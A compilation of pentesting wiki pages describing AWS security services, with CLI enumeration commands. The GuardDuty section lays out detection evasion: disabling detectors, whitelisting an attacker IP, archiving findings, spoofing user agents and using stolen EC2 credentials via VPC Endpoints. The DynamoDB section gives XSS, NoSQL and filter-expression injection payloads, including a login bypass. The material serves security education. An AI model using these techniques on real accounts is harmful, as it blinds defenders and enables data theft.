Config rules are a great way to help you **enforce specific compliance checks and controls across your resources**, and allows you to adopt an ideal deployment specification for each of your resource types. Each rule **is essentially a lambda function** that when called upon evaluates the resource and carries out some simple logic to determine the compliance result with the rule. **Each time a change is made** to one of your supported resources, **AWS Config will check the compliance against any config rules that you have in place.**\ AWS have a number of **predefined rules** that fall under the security umbrella that are ready to use. For example, Rds-storage-encrypted. This checks whether storage encryption is activated by your RDS database instances. Encrypted-volumes. This checks to see if any EBS volumes that have an attached state are encrypted.

- **AWS Managed rules:** Set of predefined rules that cover a lot of best practices, so it's always worth browsing these rules first before setting up your own as there is a chance that the rule may already exist.
- **Custom rules:** You can create your own rules to check specific customconfigurations.

Limit of 50 config rules per region before you need to contact AWS for an increase.\ Non compliant results are NOT deleted.

**Support HackTricks and get benefits!**

# AWS - Cost Explorer Enum

**Support HackTricks and get benefits!**

# **Cost Explorer and Anomaly detection**

This allows you to check **how are you expending money in AWS services** and help you **detecting anomalies**. Moreover, you can configure an anomaly detection so AWS will warn you when some **anomaly in costs is found**.

## **Budgets**

Budgets help to **manage costs and usage**. You can get **alerted when a threshold is reached**. Also, they can be used for non cost related monitoring like the usage of a service (how many GB are used in a particular S3 bucket?).

**Support HackTricks and get benefits!**

# AWS - Detective Enum

**Support HackTricks and get benefits!**

# Detective

**Detective** makes it easy to **analyze, investigate, and quickly identify the root cause** of potential security issues or suspicious activities. Amazon Detective automatically **collects log data** from your AWS resources and uses **machine learning, statistical analysis, and graph theory** to build a linked set of data that enables you to easily conduct faster and more efficient security investigations.

Amazon Detective **simplifies the process of digging deeper in security issues** by enabling your security teams to easily investigate and **quickly get to the root cause of a finding**. Amazon Detective can analyze trillions of events from multiple data sources such as Virtual Private Cloud (VPC) Flow Logs, AWS CloudTrail, and Amazon GuardDuty, and automatically creates a **unified, interactive view of your resources**, users, and the interactions between them over time. With this unified view, you can visualize all the details and context in one place to identify the underlying reasons for the findings, drill down into relevant historical activities, and quickly determine the root cause.

# References

- <https://aws.amazon.com/detective/>
- <https://cloudsecdocs.com/aws/services/logging/other/#detective>

**Support HackTricks and get benefits!**

# AWS - Firewall Manager Enum

**Support HackTricks and get benefits!**

# Firewall Manager

AWS Firewall Manager simplifies your administration and maintenance tasks across multiple accounts and resources for **AWS WAF, AWS Shield Advanced, Amazon VPC security groups, and AWS Network Firewall**. With Firewall Manager, you set up your AWS WAF firewall rules, Shield Advanced protections, Amazon VPC security groups, and Network Firewall firewalls just once. The service **automatically applies the rules and protections across your accounts and resources**, even as you add new resources.

It can **group and protect specific resources together**, for example, all resources with a particular tag or all of your CloudFront distributions. One key benefit of Firewall Manager is that it **automatically protects certain resources that are added** to your account as they become active.

**Requisites:** Created a Firewall Manager Master Account, setup an AWS organization and have added our member accounts and enable AWS Config.

A **rule group** (a set of WAF rules together) can be added to an AWS Firewall Manager Policy which is then associated to AWS resources, such as your cloudfront distributions or application load balances.

**Firewall Manager policies only allow "Block" or "Count" options for a rule group (no "Allow" option).**

**Support HackTricks and get benefits!**

# AWS - GuardDuty Enum

**Support HackTricks and get benefits!**

# GuardDuty

Amazon GuardDuty is a regional-based intelligent **threat detection service**, the first of its kind offered by AWS, which allows users to **monitor** their **AWS account** for **unusual and unexpected behavior** by analyzing **VPC Flow Logs, AWS CloudTrail management event logs, CloudTrail S3 data event logs, and DNS logs**. It uses **threat intelligence feeds**, such as lists of **malicious IP addresses** and **domains**, and **machine learning** to identify **unexpected and potentially unauthorized and malicious activity** within your AWS environment. This can include issues like escalations of privileges, uses of exposed credentials, or communication with malicious IP addresses, or domains.

Alerts **appear in the GuardDuty console (90 days)** and CloudWatch Events.

For example, GuardDuty can detect compromised **EC2 instances serving malware or mining** bitcoin. It also monitors AWS account **access behavior for signs of compromise**, such as unauthorized infrastructure deployments, like instances deployed in a **Region that has never been used**, or **unusual API calls**, like a password policy change to reduce password strength.\ You can **upload list of whitelisted and blacklisted IP addresses** so GuardDuty takes that info into account.

Finding summary:

- Finding type

- Severity: 7-8.9High, 4-6.9Medium, 01-3.9Low
- Region
- Account ID
- Resource ID
- Time of detection
- Which threat list was used

The body has this information:

- Resource affected
- Action
- Actor: Ip address, port and domain
- Additional Information

You can **invite other accounts** to a different AWS GuardDuty account so **every account is monitored from the same GuardDuty**. The master account must invite the member accounts and then the representative of the member account must accept the invitation.\ There are different IAM Role permissions to allow GuardDuty to get the information and to allow a user to **upload IPs whitelisted and blacklisted.**\ GuarDuty uses a service-linked role called "AWSServiceRoleForAmazonGuardDuty" that allows it to retrieve metadata from affected endpoints.

You pay for the processing of your log files, per 1 million events per months from CloudTrail and per GB of analysed logs from VPC Flow

When a user **disable GuardDuty**, it will stop monitoring your AWS environment and it won't generate any new findings at all, and the **existing findings will be lost.**\ If you just stop it, the existing findings will remain.

# Actions

## Enumeration

```
aws guardduty list-organization-admin-accounts
aws guardduty list-invitations
aws guardduty get-invitations-count
aws guardduty list-detectors
aws guardduty describe-organization-configuration --detector-id <id>
aws guardduty get-detector --detector-id <id>
aws guardduty list-filters --detector-id <id>
aws guardduty get-filter --detector-id <id> --filter-name
aws guardduty list-findings --detector-id <id>
aws guardduty get-findings --detector-id <id> --finding-ids <id>
aws guardduty get-findings-statistics --detector-id <id> --finding-statistic-types <types>
aws guardduty list-ip-sets --detector-id <id>
aws guardduty list-members --detector-id <id>
aws guardduty list-publishing-destinations --detector-id <id>
aws guardduty list-threat-intel-sets --detector-id <id>
aws guardduty list-ip-sets
aws guardduty get-ip-set --detector-id <id>
aws guardduty get-master-account --detector-id <id>
aws guardduty get-members --detector-id <id> --account-ids <id>
aws guardduty get-member-detectors --detector-id <id> --account-ids <id>
aws guardduty get-threat-intel-set --detector-id <id> --threat-intel-set-id <id>
```

# Avoid Detection

**guardduty>ListDetectors ,  
guardduty:UpdateDetector**

With those permissions you could disable GuardDuty to avoid triggering alerts.

```
# Disabling the detector
aws guardduty update-detector \
--detector-id <detector-id> \
--no-enable

# Removing s3 as a log source
aws guardduty update-detector \
--detector-id <detector-id> \
--data-sources S3Logs={Enable=false}

# Increase finding update time to 6 hours
aws guardduty update-detector \
--detector-id <detector-id> \
--finding-publishing-frequency SIX_HOURS
```

**guardduty>ListDetectors ,  
guardduty>ListIPSet ,  
iam:PutRolePolicy ,**

## ( **guardduty:CreateIPSet** | **guardduty:UpdateIPSet** )

An attacker could create or update GuardDuty's [Trusted IP list](#), including **their own IP on the list**. Any IPs in a trusted IP list will **not have any Cloudtrail or VPC flow log alerts raised** against them.

DNS findings are exempt from the Trusted IP list.

```
aws guardduty update-ip-set \
--detector-id <detector-id> \
--ip-set-id 24adjigdk34290840348exampleiplist \
--location https://malicious-bucket.s3-us-east-
1.amazonaws.com/customiplist.csv
--activate
```

Depending on the level of stealth required, the **file can be uploaded to an s3 bucket in the target account, or an account controlled by the attacker**.

## **guardduty:CreateFilter**

Newly create GuardDuty findings can be automatically archived via [Suppression Rules](#). An adversary could **use filters to automatically archive findings** they are likely to generate.

Filters can be created using the [CreateFilter API](#).

```
aws guardduty create-filter \
--action ARCHIVE \
--detector-id <detector-id> \
--name yourfiltername \
--finding-criteria file://criteria.json
```

## guardduty:DeletePublishingDestination

An adversary could disable alerting simply by [deleting the destination](#) of alerts.

```
aws guardduty delete-publishing-destination \
--detector-id <detector-id> \
--destination-id def456
```

## Pentest Findings

OS's GuardDuty detect AWS API requests from common penetration testing this and trigger a [PenTest Finding](#). It's detected by the **user agent name** that is passed in the API request.\ Therefore, **modifying the user agent** it's possible to prevent GuardDuty from detecting the attack.

Using OS like Ubuntu, Mac or Windows will prevent this alert from triggering.

To prevent this you can search from the script `session.py` in the `botocore` package. In Kali Linux it's in

```
/usr/local/lib/python3.7/dist-packages/botocore/session.py .
```

Around line 456 you should see `platform.system()` and `platform.release()`. Replace this **code with legitimate user agent strings like those found in Pacu**.

## Tor Client Findings

If you make a connection from **Tor**, **Guarduty** will set the alert **UnauthorizedAccess:EC2/TorClient**.

Guarduty detect this thanks to a [public list of Tor nodes](#).

If you need to connect through Tor you can **bypass this using Bridges**. But obviously it would be better if you just don't use Tor at all to connect.

To use a bridge you an use **Obfs4** (`apt install tor obfs4proxy`) and get a bridge address from [bridges.torproject.org](http://bridges.torproject.org).

From here, cre ate a `torrc` file with something similar to:

```
UseBridges 1
Bridge obfs4 <IP ADDRESS>:<PORT> <FINGERPRINT> cert=
<cert_string> iat-mode=0
ClientTransportPlugin obfs4 exec /bin/obfs4proxy
```

Fun `tor -f torrc` and you can connect to the regular socks5 proxy on port 9050.

# Credential Exfiltration Detection

If you **steals EC2 creds** from the metadata service and uses them **outside AWS infrastructure** the alert

[UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS](#) is triggered.

Moreover, if you **use your own EC2 instance** to use the **stolen credentials** the alert

[UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS](#) is triggered.

However, there is currently a functioning bypass for this - [VPC Endpoints](#).

Using **VPC Endpoints** will **not trigger the GuardDuty alert**. What this means is that, as an attacker, if you steal IAM credentials from an EC2 instance, you can use those credentials from your own EC2 instance while routing traffic through VPC Endpoints. This will not trigger the GuardDuty finding .

The tool [SneakyEndpoints](#) was created to automate this process. This project **spins up an environment to attack from via Terraform**. It will create an EC2 instance in a private subnet without internet access and create a number of VPC Endpoints for you to use.

**Another way to bypass this alert** is to simple use stolen credentials in the same machine they were stolen **or in one from the same account**.

# References

- <https://hackingthe.cloud/aws/avoiding-detection/guardduty-pentest/>
- <https://hackingthe.cloud/aws/avoiding-detection/guardduty-tor-client/>
- <https://hackingthe.cloud/aws/avoiding-detection/modify-guardduty-config/>
- <https://hackingthe.cloud/aws/avoiding-detection/steal-keys-undetected/>

**Support HackTricks and get benefits!**

# AWS - Inspector Enum

**Support HackTricks and get benefits!**

# Inspector

The Amazon Inspector service is **agent based**, meaning it requires software agents to be **installed on any EC2 instances** you want to assess. This makes it an easy service to be configured and added at any point to existing resources already running within your AWS infrastructure. This helps Amazon Inspector to become a seamless integration with any of your existing security processes and procedures as another level of security.

These are the tests that AWS Inspector allow you to perform:

- **CVEs**
- **CIS Benchmarks**
- **Security Best practices**
- **Network Reachability**

You can make any of those run on the EC2 machines you decide.

## Element of AWS Inspector

**Role:** Create or select a role to allow Amazon Inspector to have read only access to the EC2 instances (DescribeInstances)\ **Assessment Targets:**

Group of EC2 instances that you want to run an assessment against\ **AWS agents:** Software agents that must be install on EC2 instances to monitor.

Data is sent to Amazon Inspector using a TLS channel. A regular heartbeat is sent from the agent to the inspector asking for instructions. It can

autoupdate itself **Assessment Templates**: Define specific configurations as to how an assessment is run on your EC2 instances. An assessment template cannot be modified after creation.

- Rules packages to be used
- Duration of the assessment run 15min/1hour/8hours
- SNS topics, select when notify: Starts, finished, change state, reports a finding
- Attributes to be assigned to findings

**Rule package**: Contains a number of individual rules that are checked against an EC2 when an assessment is run. Each one also have a severity (high, medium, low, informational). The possibilities are:

- Common Vulnerabilities and Exposures (CVEs)
- Center for Internet Security (CIS) Benchmark
- Security Best practices

Once you have configured the Amazon Inspector Role, the AWS Agents are installed, the target is configured and the template is configured, you will be able to run it. An assessment run can be stopped, resumed, or deleted.

Amazon Inspector has a pre-defined set of rules, grouped into packages. Each Assessment Template defines which rules packages to be included in the test. Instances are being evaluated against rules packages included in the assessment template.

Note that nowadays AWS already allow you to **autocreate** all the necessary **configurations** and even automatically **install the agents inside the EC2 instances**.

# Reporting

**Telemetry:** data that is collected from an instance, detailing its configuration, behavior and processes during an assessment run. Once collected, the data is then sent back to Amazon Inspector in near-real-time over TLS where it is then stored and encrypted on S3 via an ephemeral KMS key. Amazon Inspector then accesses the S3 Bucket, decrypts the data in memory, and analyzes it against any rules packages used for that assessment to generate the findings.

**Assessment Report:** Provide details on what was assessed and the results of the assessment.

- The **findings report** contain the summary of the assessment, info about the EC2 and rules and the findings that occurred.
- The **full report** is the finding report + a list of rules that were passed.

**Support HackTricks and get benefits!**

# AWS - Macie Enum

**Support HackTricks and get benefits!**

# Macie

The main function of the service is to provide an automatic method of **detecting, identifying, and also classifying data** that you are storing within your AWS account.

The service is backed by **machine learning**, allowing your data to be actively reviewed as different actions are taken within your AWS account. Machine learning can spot access patterns and **user behavior** by analyzing **cloud trail event** data to **alert against any unusual or irregular activity**. Any findings made by Amazon Macie are presented within a dashboard which can trigger alerts, allowing you to quickly resolve any potential threat of exposure or compromise of your data.

Amazon Macie will automatically and continuously **monitor and detect new data that is stored in Amazon S3**. Using the abilities of machine learning and artificial intelligence, this service has the ability to familiarize over time, access patterns to data.\ Amazon Macie also uses natural language processing methods to **classify and interpret different data types and content**. NLP uses principles from computer science and computational linguistics to look at the interactions between computers and the human language. In particular, how to program computers to understand and decipher language data. The **service can automatically assign business values to data that is assessed in the form of a risk score**. This enables Amazon Macie to order findings on a priority basis, enabling you to focus on the most critical alerts first. In addition to this, Amazon Macie also

has the added benefit of being able to **monitor and discover security changes governing your data**. As well as identify specific security-centric data such as access keys held within an S3 bucket.

This protective and proactive security monitoring enables Amazon Macie to **identify critical, sensitive, and security focused data such as API keys, secret keys, in addition to PII (personally identifiable information) and PHI data**.

This is useful to avoid data leaks as Macie will detect if you are exposing people information to the Internet.

It's a **regional service**.

It requires the existence of IAM Role 'AWSMacieServiceCustomerSetupRole' and it needs AWS CloudTrail to be enabled.

Pre-defined alerts categories:

- Anonymized access
- Config compliance
- Credential Loss
- Data compliance
- Files hosting
- Identity enumeration
- Information loss
- Location anomaly
- Open permissions
- Privilege escalation

- Ransomware
- Service disruption
- Suspicious access

The **alert summary** provides detailed information to allow you to respond appropriately. It has a description that provides a deeper level of understanding of why it was generated. It also has a breakdown of the results.

The user has the possibility to create new custom alerts.

### **Dashboard categorization:**

- S3 Objects for selected time range
- S3 Objects
- S3 Objects by PII - Personally Identifiable Information
- S3 Objects by ACL
- High-risk CloudTrail events and associated users
- High-risk CloudTrail errors and associated users
- Activity Location
- CloudTrail Events
- Activity ISPs
- CloudTrail user identity types

**User Categories:** Macie categorises the users in the following categories:

- **Platinum:** Users or roles considered to be making high risk API calls. Often they have admins privileges. You should monitor them pretty god in case they are compromised

- **Gold:** Users or roles with history of calling APIs related to infrastructure changes. You should also monitor them
- **Silver:** Users or roles performing medium level risk API calls
- **Bronze:** Users or roles using lowest level of risk based on API calls

### **Identity types:**

- Root: Request made by root user
- IAM user: Request made by IAM user
- Assumed Role: Request made by temporary assumed credentials (AssumeRole API for STS)
- Federated User: Request made using temporary credentials (GetFederationToken API fro STS)
- AWS Account: Request made by a different AWS account
- AWS Service: Request made by an AWS service

### **Data classification:** 4 file classifications exists:

- Content-Type: list files based on content-type detected. The given risk is determined by the type of content detected.
- File Extension: Same as content-type but based on the extension
- Theme: Categorises based on a series of keywords detected within the files
- Regex: Categories based on specific regexps

The final risk of a file will be the highest risk found between those 4 categories

The research function allows to create your own queries against all Amazon Macie data and perform a deep dive analysis of the data. You can filter results based on: CloudTrail Data, S3 Bucket properties and S3 Objects

It is possible to invite other accounts to Amazon Macie so several accounts share Amazon Macie.

**Support HackTricks and get benefits!**

# AWS - Security Hub Enum

**Support HackTricks and get benefits!**

# Security Hub

**Security Hub** collects security **data** from **across AWS accounts**, services, and supported third-party partner products and helps you **analyze your security** trends and identify the highest priority security issues.

It **centralizes security related alerts across accounts**, and provides a UI for viewing these. The biggest limitation is it **does not centralize alerts across regions**, only across accounts

## Characteristics

- Regional (findings don't cross regions)
- Multi-account support
- Findings from:
  - Guard Duty
  - Config
  - Inspector
  - Macie
  - third party
  - self-generated against CIS standards

# References

- <https://cloudsecdocs.com/aws/services/logging/other/#general-info>
- <https://docs.aws.amazon.com/securityhub/latest/userguide/what-is-securityhub.html>

**Support HackTricks and get benefits!**

# AWS - Shield Enum

**Support HackTricks and get benefits!**

# Shield

AWS Shield has been designed to help **protect your infrastructure against distributed denial of service attacks**, commonly known as DDoS.

**AWS Shield Standard** is **free** to everyone, and it offers **DDoS protection** against some of the more common layer three, the **network layer**, and layer four, **transport layer**, DDoS attacks. This protection is integrated with both CloudFront and Route 53.

**AWS Shield advanced** offers a **greater level of protection** for DDoS attacks across a wider scope of AWS services for an additional cost. This advanced level offers protection against your web applications running on EC2, CloudFront, ELB and also Route 53. In addition to these additional resource types being protected, there are enhanced levels of DDoS protection offered compared to that of Standard. And you will also have **access to a 24-by-seven specialized DDoS response team at AWS, known as DRT**.

Whereas the Standard version of Shield offered protection against layer three and layer four, **Advanced also offers protection against layer seven, application, attacks.**

**Support HackTricks and get benefits!**

# AWS - Trusted Advisor Enum

**Support HackTricks and get benefits!**

# Trusted Advisor

The main function of Trusted Advisor is to **recommend improvements across your AWS account** to help optimize and hone your environment based on **AWS best practices**. These recommendations cover four distinct categories. It's a **cross-region service**.

1. **Cost optimization:** which helps to identify ways in which you could **optimize your resources** to save money.
2. **Performance:** This scans your resources to highlight any **potential performance issues** across multiple services.
3. **Security:** This category analyzes your environment for any **potential security weaknesses** or vulnerabilities.
4. **Fault tolerance:** Which suggests best practices to **Maintain service operations** by increasing resiliency should a fault or incident occur across your resources.

The full power and potential of AWS Trusted Advisor is only really **available if you have a business or enterprise support plan with AWS**. **Without** either of these plans, then you will only have access to **six core checks** that are freely available to everyone. These free core checks are split between the performance and security categories, with the majority of them being related to security. These are the 6 checks: service limits, Security Groups Specific Ports Unrestricted, Amazon EBS Public Snapshots, Amazon RDS Public Snapshots, IAM Use, and MFA on root account.\

Trusted advisor can send notifications and you can exclude items from it.\ Trusted advisor data is **automatically refreshed every 24 hours**, but you can perform a **manual one 5 mins after the previous one**.

## Checks

### CategoriesCore

1. Cost Optimization
2. Security
3. Fault Tolerance
4. Performance
5. Service Limits
6. S3 Bucket Permissions

### Core Checks

1. Security Groups - Specific Ports Unrestricted
2. IAM Use
3. MFA on Root Account
4. EBS Public Snapshots
5. RDS Public Snapshots
6. Service Limits

### Security Checks

- Security group open access to specific high-risk ports

- Security group unrestricted access
- Open write and List access to S3 buckets
- MFA on root account
- Overly permissive RDS security group
- Use of cloudtrail
- Route 53 MX records have SPF records
- ELB with poor or missing HTTPS config
- ELB security groups missing or overly permissive
- CloudFront cert checks - expired, weak, misconfigured
- IAM access keys not rotated in last 90 days
- Exposed access keys on GitHub etc
- Public EBS or RDS snapshots
- Missing or weak IAM password policy

# References

- <https://cloudsecdocs.com/aws/services/logging/other/#trusted-advisor>

**Support HackTricks and get benefits!**

# AWS - WAF Enum

**Support HackTricks and get benefits!**

# WAF

AWS WAF is a **web application firewall** that helps **protect your web applications** or APIs against common web exploits that may affect availability, compromise security, or consume excessive resources. AWS WAF gives you control over **how traffic reaches your applications** by enabling you to create **security rules that block common attack patterns**, such as SQL injection or cross-site scripting, and rules that filter out specific traffic patterns you define.

## Conditions

Conditions allow you to specify **what elements of the incoming HTTP or HTTPS request you want WAF to be monitoring** (XSS, GEO - filtering by location-, IP address, Size constraints, SQL Injection attacks, strings and regex matching). Note that if you are restricting a country from cloudfront, this request won't arrive to the waf.

You can have **100 conditions of each type**, such as Geo Match or size constraints, however **Regex** is the **exception** to this rule where **only 10 Regex** conditions are allowed but this limit is possible to increase. You are able to have **100 rules and 50 Web ACLs per AWS account**. You are limited to **5 rate-based-rules** per account. Finally you can have **10,000 requests per second** when **using WAF** within your application load balancer.

## Rules

Using these conditions you can create rules: For example, block request if 2 conditions are met.\ When creating your rule you will be asked to select a **Rule Type: Regular Rule or Rate-Based Rule.**

The only **difference** between a rate-based rule and a regular rule is that **rate-based** rules **count the number of requests** that are being received from a particular IP address over a time period of **five minutes**.

When you select a rate-based rule option, you are asked to **enter the maximum number of requests from a single IP within a five minute time frame**. When the count limit is **reached, all other requests from that same IP address is then blocked**. If the request rate falls back below the rate limit specified the traffic is then allowed to pass through and is no longer blocked. When setting your rate limit it **must be set to a value above 2000**. Any request under this limit is considered a Regular Rule.

## Actions

An action is applied to each rule, these actions can either be **Allow, Block or Count**.

- When a request is **allowed**, it is **forwarded** onto the relevant CloudFront distribution or Application Load Balancer.
- When a request is **blocked**, the request is **terminated** there and no further processing of that request is taken.

- A **Count** action will **count the number of requests that meet the conditions** within that rule. This is a really good option to select when testing the rules to ensure that the rule is picking up the requests as expected before setting it to either Allow or Block.

If an **incoming request does not meet any rule** within the Web ACL then the request takes the action associated to a **default action** specified which can either be **Allow** or **Block**. An important point to make about these rules is that they are **executed in the order that they are listed within a Web ACL**. So be careful to architect this order correctly for your rule base, **typically** these are **ordered** as shown:

1. WhiteListed IPs as Allow.
2. BlackListed IPs Block
3. Any Bad Signatures also as Block.

## CloudWatch

WAF CloudWatch metrics are reported **in one minute intervals by default** and are kept for a two week period. The metrics monitored are AllowedRequests, BlockedRequests, CountedRequests, and PassedRequests.

**Support HackTricks and get benefits!**

# AWS - Databases

**Support HackTricks and get benefits!**

In this page you can find information about several **database services inside AWS environment**:

- [DynamoDB](#)
- [Redshift](#)
- [DocumentDB](#)
- [Relational Database \(RDS\)](#)

**Support HackTricks and get benefits!**

# AWS - DynamoDB Enum

**Support HackTricks and get benefits!**

# DynamoDB

Amazon DynamoDB is a **fully managed, serverless, key-value NoSQL database** designed to run high-performance applications at any scale.

DynamoDB offers built-in security, continuous backups, automated multi-Region replication, in-memory caching, and data export tools.

## Enumeration

```
# Tables
aws dynamodb list-tables
aws dynamodb describe-table --table-name <t_name> #Get metadata
info
## The primary key and sort key will appear inside the
KeySchema field

aws dynamodb describe-continuous-backups \
--table-name tablename #Check if point in time recovery is
enabled

# Get 1 example of the indicated attribute to learn its type
aws dynamodb scan --table products \
--projection-expression "attribute" --max-items 1

## Read
aws dynamodb scan --table-name <t_name> #Get data inside the
table
aws dynamodb query \ #Query against the table
--table-name MusicCollection \
--projection-expression "SongTitle" \
--key-condition-expression "Artist = :v1" \
--expression-attribute-values file://expression-
attributes.json \
--return-consumed-capacity TOTAL

## Create new item with XSS payload
aws dynamodb put-item --table <table_name> --item
file://add.json
### With add.json:
{
  "Id": {
    "S": "1000"
  },
  "Name": {
```

```
        "S": "Marc"
    },
    "Description": {
        "S": "<script>alert(1)</script>"
    }
}

## Update item with XSS payload
aws dynamodb update-item --table <table_name> \
    --key file://key.json --update-expression "SET Description
= :value" \
    --expression-attribute-values file://val.json
### With key.json:
{
    "Id": {
        "S": "1000"
    }
}
### and val.json
{
    ":value": {
        "S": "<script>alert(1)</script>"
    }
}

# Backups
aws dynamodb list-backups
aws dynamodb describe-backup --backup-arn <arn>
aws --profile prd dynamodb describe-continuous-backups --table-
name <t_name>

# Global tables
aws dynamodb list-global-tables
aws dynamodb describe-global-table --global-table-name <name>
```

```
# Exports
aws dynamodb list-exports
aws --profile prd dynamodb describe-export --export-arn <arn>

# Misc
aws dynamodb describe-endpoints #Dynamodb endpoints
```

## GUI

There is a GUI for local Dynamo services like [DynamoDB Local](#), [dynalite](#), [localstack](#), etc, that could be useful:

<https://github.com/aaronshaf/dynamodb-admin>

## Privesc

[aws-dynamodb-privesc.md](#)

# DynamoDB Injection

## SQL Injection

There are ways to access DynamoDB data with **SQL syntax**, therefore, typical **SQL injections are also possible**.

<https://book.hacktricks.xyz/pentesting-web/sql-injection>

## NoSQL Injection

In DynamoDB different **conditions** can be used to retrieve data, like in a common NoSQL Injection if it's possible to **chain more conditions to retrieve** data you could obtain hidden data (or dump the whole table). You can find here the conditions supported by DynamoDB:

[https://docs.aws.amazon.com/amazondynamodb/latest/APIReference/API\\_Condition.html](https://docs.aws.amazon.com/amazondynamodb/latest/APIReference/API_Condition.html), note that **different conditions** are supported if the data is being accessed via `query` or via `scan`.

If you can **change the comparison** performed or add new ones, you could retrieve more data.

```
# Comparators to dump the database
"NE": "a123" #Get everything that doesn't equal "a123"
"NOT_CONTAINS": "a123" #What you think
"GT": " " #All strings are greater than a space
```

<https://book.hacktricks.xyz/pentesting-web/nosql-injection>

## Raw Json injection

**DynamoDB** accepts **Json** objects to **search** for data inside the DB. If you find that you can write in the json object sent to search, you could make the DB dump, all the contents.

For example, injecting in a request like:

```
'{"Id": {"ComparisonOperator": "EQ", "AttributeValueList": [{"N": "' + user_input + '"}]}}'
```

an attacker could inject something like:

```
1000"}], "ComparisonOperator": "GT", "AttributeValueList": [{"N": "0
```

fix the "EQ" condition searching for the ID 1000 and then looking for all the data with a Id string greater and 0, which is all.

## :property Injection

Some SDKs allows to use a string indicating the filtering to be performed like:

```
new  
ScanSpec().withProjectionExpression("UserName").withFilterExpre  
ssion(user_input+" = :value and Password =  
:password").withValueMap(valueMap)
```

You need to know that searching in DynamoDB for **substituting** an attribute **value** in **filter expressions** while scanning the items, the tokens should **begin** with the : character. Such tokens will be **replaced** with actual **attribute value at runtime**.

Therefore, a login like the previous one can be bypassed with something like:

```
:value = :value or :value
# This will generate the query:
# :value = :value or :value = :value and Password = :password
# which is always true
```

**Support HackTricks and get benefits!**

# AWS - Redshift Enum

**Support HackTricks and get benefits!**

# Amazon Redshift

Redshift is a fully managed service that can scale up to over a petabyte in size, which is used as a **data warehouse for big data solutions**. Using Redshift clusters, you are able to run analytics against your datasets using fast, SQL-based query tools and business intelligence applications to gather greater understanding of vision for your business.

**Redshift offers encryption at rest using a four-tiered hierarchy of encryption keys using either KMS or CloudHSM to manage the top tier of keys. When encryption is enabled for your cluster, it can't be disabled and vice versa.** When you have an unencrypted cluster, it can't be encrypted.

Encryption for your cluster can only happen during its creation, and once encrypted, the data, metadata, and any snapshots are also encrypted. The tiering level of encryption keys are as follows, **tier one is the master key, tier two is the cluster encryption key, the CEK, tier three, the database encryption key, the DEK, and finally tier four, the data encryption keys themselves.**

## KMS

During the creation of your cluster, you can either select the **default KMS key** for Redshift or select your **own CMK**, which gives you more flexibility over the control of the key, specifically from an auditable perspective.

The default KMS key for Redshift is automatically created by Redshift the first time the key option is selected and used, and it is fully managed by AWS.

This KMS key is then encrypted with the CMK master key, tier one. This encrypted KMS data key is then used as the cluster encryption key, the CEK, tier two. This CEK is then sent by KMS to Redshift where it is stored separately from the cluster. Redshift then sends this encrypted CEK to the cluster over a secure channel where it is stored in memory.

Redshift then requests KMS to decrypt the CEK, tier two. This decrypted CEK is then also stored in memory. Redshift then creates a random database encryption key, the DEK, tier three, and loads that into the memory of the cluster. The decrypted CEK in memory then encrypts the DEK, which is also stored in memory.

This encrypted DEK is then sent over a secure channel and stored in Redshift separately from the cluster. Both the CEK and the DEK are now stored in memory of the cluster both in an encrypted and decrypted form. The decrypted DEK is then used to encrypt data keys, tier four, that are randomly generated by Redshift for each data block in the database.

You can use AWS Trusted Advisor to monitor the configuration of your Amazon S3 buckets and ensure that bucket logging is enabled, which can be useful for performing security audits and tracking usage patterns in S3.

## CloudHSM

Using Redshift with CloudHSM

When working with CloudHSM to perform your encryption, firstly you must set up a trusted connection between your HSM client and Redshift while using client and server certificates.

This connection is required to provide secure communications, allowing encryption keys to be sent between your HSM client and your Redshift clusters. Using a randomly generated private and public key pair, Redshift creates a public client certificate, which is encrypted and stored by Redshift. This must be downloaded and registered to your HSM client, and assigned to the correct HSM partition.

You must then configure Redshift with the following details of your HSM client: the HSM IP address, the HSM partition name, the HSM partition password, and the public HSM server certificate, which is encrypted by CloudHSM using an internal master key. Once this information has been provided, Redshift will confirm and verify that it can connect and access development partition.

If your internal security policies or governance controls dictate that you must apply key rotation, then this is possible with Redshift enabling you to rotate encryption keys for encrypted clusters, however, you do need to be aware that during the key rotation process, it will make a cluster unavailable for a very short period of time, and so it's best to only rotate keys as and when you need to, or if you feel they may have been compromised.

During the rotation, Redshift will rotate the CEK for your cluster and for any backups of that cluster. It will rotate a DEK for the cluster but it's not possible to rotate a DEK for the snapshots stored in S3 that have been

encrypted using the DEK. It will put the cluster into a state of 'rotating keys' until the process is completed when the status will return to 'available'.

## **Enumeration**

```
# Get clusters
aws redshift describe-clusters
## Get if publicly accessible
aws redshift describe-clusters | jq -r
".Clusters[].PubliclyAccessible"
## Get DB username to login
aws redshift describe-clusters | jq -r
".Clusters[].MasterUsername"
## Get endpoint
aws redshift describe-clusters | jq -r ".Clusters[].Endpoint"
## Public addresses of the nodes
aws redshift describe-clusters | jq -r
".Clusters[].ClusterNodes[].PublicIPAddress"
## Get IAM roles of the clusters
aws redshift describe-clusters | jq -r ".Clusters[].IamRoles"

# Endpoint access & authorization
aws redshift describe-endpoint-access
aws redshift describe-endpoint-authorization

# Get credentials
aws redshift get-cluster-credentials --db-user <username> --
cluster-identifier <cluster-id>
## By default, the temporary credentials expire in 900 seconds.
You can optionally specify a duration between 900 seconds (15
minutes) and 3600 seconds (60 minutes).
aws redshift get-cluster-credentials-with-iam --cluster-
identifier <cluster-id>
## Gives creds to access redshift with the IAM redshift
permissions given to the current AWS account
## More in
https://docs.aws.amazon.com/redshift/latest/mgmt/redshift-iam-access-control-identity-based.html

# Authentication profiles
```

```
aws redshift describe-authentication-profiles

# Snapshots
aws redshift describe-cluster-snapshots

# Scheduled actions
aws redshift describe-scheduled-actions

# Connect
# The redshift instance must be publicly available (not by
# default), the sg need to allow inbounds connections to the port
# and you need creds
psql -h redshift-cluster-1.sdf1ju3jdfkfg.us-east-
1.redshift.amazonaws.com -U admin -d dev -p 5439
```

# **Privesc**

[aws-redshift-privesc.md](#)

# Persistence

The following actions allow to grant access to other AWS accounts to the cluster:

- [authorize-endpoint-access](#)
- [authorize-snapshot-access](#)

**Support HackTricks and get benefits!**

# AWS - DocumentDB Enum

**Support HackTricks and get benefits!**

# DocumentDB

Amazon DocumentDB (with MongoDB compatibility) is a fast, reliable, and **fully managed database service**. Amazon DocumentDB makes it easy to set up, operate, and **scale MongoDB-compatible databases in the cloud**. With Amazon DocumentDB, you can run the same application code and use the same drivers and tools that you use with MongoDB.

## Enumeration

```
aws docdb describe-db-clusters # Get username from  
"MasterUsername", get also the endpoint from "Endpoint"  
